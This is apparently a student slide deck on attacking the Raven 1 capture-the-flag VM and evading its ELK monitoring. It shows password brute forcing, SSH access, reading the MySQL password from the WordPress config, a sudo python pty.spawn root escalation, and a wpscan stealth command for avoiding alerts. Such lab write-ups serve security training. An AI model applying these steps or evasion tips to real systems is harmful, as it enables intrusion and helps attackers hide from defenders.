

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
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Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Enumeration	Used to discover open ports	Exploit vulnerabilities in services in applications
HTTP	Data exchange on the web and client server	Attackers can send heavy traffic to deny access
Rpcbind	Portmappers not exposed to the public internet	Consume resources and lead to denial of services
Secure Shell (SSH)	Unauthorized remote users	Can access confidential data and gain access to files

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Network Enumeration	Used to discover open ports	Exploit vulnerabilities in services in applications
HTTP	Data exchange on the web and client server	Attackers can send heavy traffic to deny access
Rpcbind	Portmappers not exposed to the public internet	Consume resources and lead to denial of services
Secure Shell (SSH)	Unauthorized remote users	Can access confidential data and gain access to files

Exploits Used

Exploitation: Weak Password (Brute Force)


Summarize the following:

- How did you exploit the vulnerability?

As a group, we were able to do password guessing/brute force.

- What did the exploit achieve?

After we obtained the password, we were able to remote into Target 1 via Michael's credentials. The credential allowed us to path to wp-content.php's directory /var/www/html/wordpress where it stored the MySQL password. That allowed us to get access to the MYSQL management system. We then accessed the wordpress database.



```
sed | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | 4-revision-v1 |  
4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/  
0 | revision | 0 |  
7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0  
1ab56b50591e7dccf93122770cd2}  
  
sed | closed | flag3 | 4-revision-v1 | inherit | clo  
| 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |  
4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/  
0 | revision | 0 |
```


Exploitation: Accessing Open Port 22

Summarize the following:

The following captures how successfully we were able to *SSH into the target machine and cd into the /var/www/html directory with flag. We used the command grep to locate the flag.*

```
michael@target1: ~  
File Actions Edit View Help  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been  
output.  
[!] You can get a free API token with 50 daily requests by registering at ht  
tps://wpvulndb.com/users/sign_up  
[+] Finished: Mon Nov 8 17:24:27 2021  
[+] Requests Done: 26  
[+] Cached Requests: 26  
[+] Data Sent: 5.95 KB  
[+] Data Received: 119.956 KB  
[+] Memory used: 122.461 MB  
[+] Elapsed time: 00:00:03  
root@Kali:~# ssh michael@192.168.1.110  
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establishe  
d.  
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known host  
s.  
michael@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
michael@target1:~$
```

```
vendor/examples/scripts/XRegExp.js: XRegExp.cache = function (pattern, flags) {  
vendor/examples/scripts/XRegExp.js:     var key = pattern + "/" + (flags || "");  
vendor/examples/scripts/XRegExp.js:     return XRegExp.cache[key] || (XRegExp.cache[key] = XRegExp(pattern, flags));  
vendor/examples/scripts/XRegExp.js:     // Accepts a `RegExp` instance; returns a copy with the `/g` flag set. The copy has a fresh  
vendor/examples/scripts/XRegExp.js:     // syntax and flag changes. Should be run after XRegExp and any plugins are loaded  
vendor/examples/scripts/XRegExp.js:     // third (`flags`) parameter  
vendor/examples/scripts/XRegExp.js:     // capture. Also allows adding new flags in the process of copying the regex  
vendor/examples/scripts/XRegExp.js:     // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the  
vendor/examples/scripts/XRegExp.js:     // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)  
vendor/composer.lock: "stability-flags": [],  
service.html:      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->  
michael@target1:/var/www/html$
```


Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
sudo python -c 'import pty;pty.spawn("/bin/bash");'
- What did the exploit achieve?

With this exploit we were able to gaining illicit access of elevated rights, or privileges, beyond what is intended or entitled for a user.

```
root@target1:/# cat /root/flag4.txt
-----
|  _ _ \
| |/_/_ _ _ _ _ _ _ _ _ _ _
| // _` \ \ / / _ \ ' _ \
| | \ \ ( _ | \ \ \ / _ / | | |
\ | \ \ _ , _ | \ / \ _ _ | | |
File flag4.txt
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:/#
```

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
 - Packets requests from same source to all destination ports.
- Which thresholds do they fire at?
 - The request bytes must exceed 3500 per minute.

Mitigating Detection

- Determine which ports to use by only targeting those ports
- Are there alternative exploits that may perform better?
 - Here are the top 5 open source tools for external network scanning

<https://www.breachlock.com/top-5-open-source-tools-for-network-vulnerability-scanning/>

Match the following condition

WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute




Stealth Exploitation of wpscan

Monitoring Overview

- Which alerts detect this exploit?
 - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
 - When we ran a wpscan, http requests are sent to the wordpress site trying to enumerate users and vulnerabilities
- Which thresholds do they fire at?
 - When we get excessive http error codes (4XX and 5XX errors) we will be alerted.

Mitigating Detection

- You can use stealth mode in wpscan. The command to use stealth mode and also enumerate users is `wpscan --stealthy --url http://192.168.1.110/wordpress --enumerate u`



